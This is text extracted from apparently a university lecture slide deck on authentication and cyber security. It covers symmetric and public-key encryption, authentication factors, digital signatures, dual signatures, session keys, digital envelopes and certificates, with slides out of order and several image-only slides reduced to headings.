


60x

COST OF
PROCESSING
PAST 10 YEARS



1 TRILLION
CONNECTED
THINGS BY 2035




ESTIMATED GLOBAL CYBERSECURITY SPENDING TO 2023

An estimated ten-fold increase in spending as cybercrime becomes a pivotal focus.

Source: IT-Harvest

**Everything will be in cyberspace
*covered by a hierarchy of computers!***



**Fractal Cyberspace: a network
of networks of platforms**

Survival.....

“It is not the strongest of the species that survive, nor the most intelligent, but the one most responsive to change”

-Charles Darwin


Thank you

Authentication Issues and Cyber Security



Prof. P. S. Avadhani, M. Tech., PhD.
Professor & Principal
AU College of Engineering(A)
ANDHRA UNIVERSITY
Visakhapatnam

What is information?



Basic Concepts of Security



- **Confidentiality** : limiting information access and disclosure to authorized users -- "the right people" -- and preventing access by or disclosure to unauthorized ones -- "the wrong people".
- **Authentication** : process by which a system/person verifies the identity of a User who wants access to some resource.
Access Control is normally based on the identity of the User who requests access to a resource

Methods



- There are many but popular ones are...
 - Symmetric Key Encryption
 - Asymmetric /Public Key Encryption

Symmetric Key Encryption




- Encryption with a secret Key
- Decryption with the same key
- Key must be secret
- known only to the sender and the receiver
- Example:

Plain Text: I B M

Secret Key: -1 +1 -1

Cipher Text: H C L

Symmetric Key Encryption Contd...



Issues in Symmetric Key Encryption



- Who will create the Key? Sender or Receiver?
- How do they communicate between them?
- What if one of them deny?
- What about the Strength of the algorithm?
- What about the Properties of English Language?
 - Statistical Properties (Letter Frequencies)
 - Double letters like Qu, Th, wh etc..

Algorithms in Symmetric Encryption



- Data Encryption Standard (DES)
- Advanced Encryption Standard (AES)
- IDEA (International Data Encryption Algorithm)
- BlowFish
- Example: UNIX/ LINUX Password scheme


Asymmetric/ Public Key Encryption



- A pair of keys called **public key** and **private key**
- Public Key is used for Encryption and Private Key for Decryption.
- Each public key is published, and the corresponding private key is kept secret.
- Data encrypted with public key can be decrypted only with the corresponding private key.

Asymmetric/ Public Key Encryption

Contd...



Here Public Key and the Private Key of the receiver are used

Algorithms in Asymmetric/ Public Key Encryption



- Depend on Number Theory, Elliptic Curves, and Graph Theory
- RSA algorithm
- Diffie-Hellman Key Exchange
 - Man In the middle attack
- Zero Knowledge Protocols

Issues in Asymmetric/ Public Key Encryption



- Strength of the algorithm
- NP-Hard Problems
- Who will generate the Keys?
- How to Communicate them?

Authentication Issues



- Who Am I?
- What you have? [ID Card/ OTP/ Security Token]
- What you Know? [Passwords / Security Qs]
- What you are? [Biometrics / Iris / Facial / Voice]

Authentication Methods




- Who am I?
- Passwords
- Biometrics
 - Finger Prints
 - Hand Geometry
 - Face Recognition
 - IRIS
- Digital Signatures
- Digital Certificates
- Diffie-Helman Key Exchange
- Zero Knowledge Protocols
- Hilbert Matrices
- Interpolation
- CAPTCHAS
- Many more

Some Definitions



- **Digital Signature** : Encrypted Message Digest
(Encryption is done with ones private key)
(It is Not Signature Digitized!!!)
- **Message Digest**: Hashed Message
- Secure Hash Algorithm (SHA)
- Message Digest 5 (MD5)
- Both are used for Generating Message Digests

Authentication Using Digital Signatures



Dual Signature




- Imagine an Online Transaction between a Customer and Merchant through a Bank
- The Customer want to send the order information (OI) to the Merchant and the payment information (PI) to the bank.
- The Merchant does not need to know the Customer's credit card number, and the bank does not need to know the details of the customer's order.
- The two items must be linked in a way that can be used to resolve disputes if necessary.



Dual Signature

$$DS = E_{KR_c} [H(H(PI) || H(OI))]$$



PI = Payment Information
OI = Order Information
H = Hash function (SHA-1)
|| = Concatenation

PIMD = PI message digest
OIMD = OI message digest
POMD = Payment Order message digest
E = Encryption (RSA)
 KR_c = Customer's private signature key

Some Definitions Cont'd....




- **Session Key** : a single-use symmetric key used for encrypting all messages in one communication session.
- It is valid for only that session and becomes invalid once the stipulated session expires.

Some Definitions Contd....



- **Digital Envelope** : A digital envelope is a secure electronic data container that is used to protect a message through encryption and data authentication.



M: Message

EC: Conventional Encryption

Ks: Session Key

EP: Public Key Encryption

Ku_b: Public Key of Receiver

Digital Certification




- The **Digital Certificate** is a common credential that provides a means to verify identity of an entity.
- A trusted organization assigns a certificate to an individual or an entity that associates a public key with the individual.
- The individual or entity to whom a certificate is issued is called the subject of that certificate.

Digital Certification

